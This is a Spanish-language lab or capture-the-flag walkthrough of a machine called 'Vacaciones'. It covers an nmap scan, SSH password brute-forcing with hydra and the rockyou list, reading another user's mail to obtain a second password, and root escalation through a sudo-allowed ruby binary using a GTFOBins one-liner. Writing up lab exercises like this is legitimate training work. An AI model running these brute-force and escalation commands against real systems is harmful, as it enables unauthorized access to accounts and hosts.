

Vacaciones

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:


```
nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)
```

- p-: Escanea todos los puertos .
- sS: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.
- sC: Ejecuta scripts predeterminados para recopilar más información del sistema.
- sV: Detecta las versiones de los servicios en ejecución.
- min-rate 5000: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- n: No realiza resolución DNS, trabaja directamente con direcciones IP.
- vvv: Muestra información detallada y actualizaciones constantes durante el escaneo.
- Pn: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.


una vez realizado el escaneo vemos que tenemos dos puertos abiertos

```
not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 df:e9:46:31:9a:ef:0d:81:31:1f:77:e4:29:f5:c9:88 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK/0ZadHoPSGKg31xFahPaX854MMS09s5JgdzqmD3jCl
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

el puerto 22 corre un openSSH en un version <7.7 pero no se puede enumerar los usuarios con metasploit por lo que al tener el puerto 80 nos inidica que hay una pagina wed



La página no nos dice nada por lo que intento buscar subdominios ocultos con gobuster pero no encuentra nada, por lo que me quedaría mirar el código fuente de la página



Dos posibles usuarios podrían ser juan o camilo por lo que intentamos sacar la contraseña de los dos por fuerza bruta utilizando hydra y este solo nos encuentra la contraseña de camilo.

```
> hydra -l camilo -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-13 23:06:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: camilo password: password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-13 23:06:18
```

Nos conectamos por el puerto ssh con el siguiente comando : `ssh camilo@172.17.0.2` y vemos que no somos root así que habrá que escalar privilegios.

Una forma sencilla es buscar binarios SUID que podamos aprovechar para escalar privilegios con el comando : `find / -perm -4000 2>/dev/null`

o binarios Sudo con `sudo -l`

No encontramos ningún binario pero recordemos el mensaje de juan a camilo, decía que le había enviado un email por lo que vamos a la carpeta donde se encuentran los email: `cd /var/mail` entramos a la carpeta camilo y vemos un archivo `correo.txt` hacemos un `cat` para visualizarlo y tenemos que



Tenemos la contraseña de juan así que nos conectaremos por ssh con: `ssh juan@172.17.0.2` y de la misma manera buscamos escalar privilegios con algún binario. con `sudo -l` encontramos el binario ruby, para encontrar las vulnerabilidades recomiendo esta página: <https://gtfobins.github.io/>

En nuestro caso buscamos el binario ruby nos aparece la opción de Sudo

ruby

Binary

Functions

ruby

Shell

Reverse shell

File upload

File download

File write

File read

Library load

Sudo

Capabilities

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ruby -e 'exec "/bin/sh"'
```

Ahora simplemente copiamos y pegamos el comando: `sudo ruby -e 'exec "/bin/sh"'`

```
Last login: Mon Jan 13 21:58:39 2025 from 172.17.0.1
$ sudo -l
Matching Defaults entries for juan on 37f24925492b:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/b

User juan may run the following commands on 37f24925492b:
    (ALL) NOPASSWD: /usr/bin/ruby
$ sudo ruby -e 'exec "/bin/sh"'
# whoami
root
# |
```

Y ya somos usuario root.